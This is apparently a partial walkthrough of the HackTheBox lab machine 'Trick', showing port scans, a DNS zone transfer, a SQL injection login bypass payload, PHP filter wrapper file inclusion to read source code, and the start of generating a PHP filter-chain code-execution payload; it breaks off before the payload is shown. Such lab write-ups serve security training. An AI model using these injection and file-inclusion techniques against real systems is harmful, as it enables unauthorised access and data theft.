Trick | HackTheBox
Overview

| Title | Trick |
|---|---|
| Difficulty | Easy |
| Machine | Linux |
| Maker |  |
About Trick
Information Gathering
Scanned all TCP ports:
nmap -p- --min-rate 10000 -vv $IP -oA recon/nmap/ports
Nmap scan report for 10.129.168.255
Host is up, received syn-ack (0.18s latency).
Scanned at 2026-06-07 11:50:01 IST for 106s
Not shown: 42091 filtered tcp ports (no-response), 23440 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
25/tcp open  smtp    syn-ack
53/tcp open  domain  syn-ack
80/tcp open  http    syn-ack
Enumerated open TCP ports:
nmap -p22,25,53,80 -sC -sV --min-rate 10000 $IP -oA recon/nmap/service
Nmap scan report for 10.129.168.255
Host is up, received conn-refused (0.27s latency).
Scanned at 2026-06-07 11:55:22 IST for 263s

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Rh57OmAndXFukHce0Tr4BL8CWC8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SPL1aJmAsZSgOUreAJNlYNBBKjMoFwyDdArWhqDThlgBf6aqwqMRo3XWIcbQOBkrisgqcPnRKlwh+vqArsj5OAZaUq8zs7Q3elE6HrDnj779JHCc5eba+DR+Cqk1u4JxfC6mGsaNMAXoaRKsAYlwf4Yjhonl6A6MkWszz7t9q5r2bImuYAC0cvgiHJdgLcr0WJh+lV8YIkPyya1vJFp1gN4Pg7I6CmMaiWSMgSem5aVlKmrLMX10MWhewnyuH2ekMFXUKJ8wv4DgifiAIvd6AGR
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoXvyMKuWhQvWx52EFXK9ytX/pGmjZptG8Kb+DOgKcGeBgGPKX3ZpryuGR44av0WnKP0gnRLWk7UCbqY3mxXU0=
|   256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGY1WZWn9xuvXhfxFFm82J9eRGNYJ9NnfzECUm0faUXm
25/tcp open  smtp?   syn-ack
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  syn-ack ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    syn-ack nginx 1.14.2
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-server-header: nginx/1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
Port 53
There’s a DNS server. We can use dig to find domain name.
dig -x 10.129.168.255 @10.129.168.255

Let’s add that to /etc/hosts
echo -e "$IP\ttrick.htb" | sudo tee -a /etc/hosts
Port 53 is using TCP instead of the usual UDP, which means AXFR zone transfer attack might be possible, since AXFR requests are restricted to TCP. With this, we can list all the DNS records from the server:
dig axfr trick.htb @10.129.168.255

With this we found one more domain - preprod-payroll.trick.htb
Port 80 - HTTP (Nginx)
There is nothing much in the trick.htb domain.


There’s a login page in preprod-payroll.trick.htb
Exploitation
SQL Injection in preprod-payroll.trick.htb

We can bypass the login by simply supplying the payload ' OR 1=1-- on both username and password fields.

And we are logged in as Administrator
There’s was credentials in the admin panel:

But it wasn’t working with ssh:

PHP File Inclusion
The page parameter might be vulnerable to file inclusion.


We can use filter:// wrapper to read php file contents. But the application appends .php at the end of the parameter value, so we can only read php files.
http://preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=index

Source code of index.php responsible for the file inclusion:

It also mentions auth.php which might contain database credentials.
But including auth didn’t return anything.

I also tried ../auth and ../../auth to see if the file has been moved to some other directories, but nothing was there either. Then I tried including header.php which gave some result:

But it was just HTML headers

I also tried login.php which included a db_connect.php file:

Now this one was showing results:

And there is database credentials:

I checked if this can be used to SSH into the system, but it didn’t work either:

PHP Filter Chain RCE
We can use filter chains to get remote code execution. The payload can be generated using the php_filter_chain_generator.py tool from synacktiv.
python3 ~/tools/php_filter_chain_generator.py --chain '<?php phpinfo(); ?>'
It will generate us a payload and we can use to see if this is working or not:
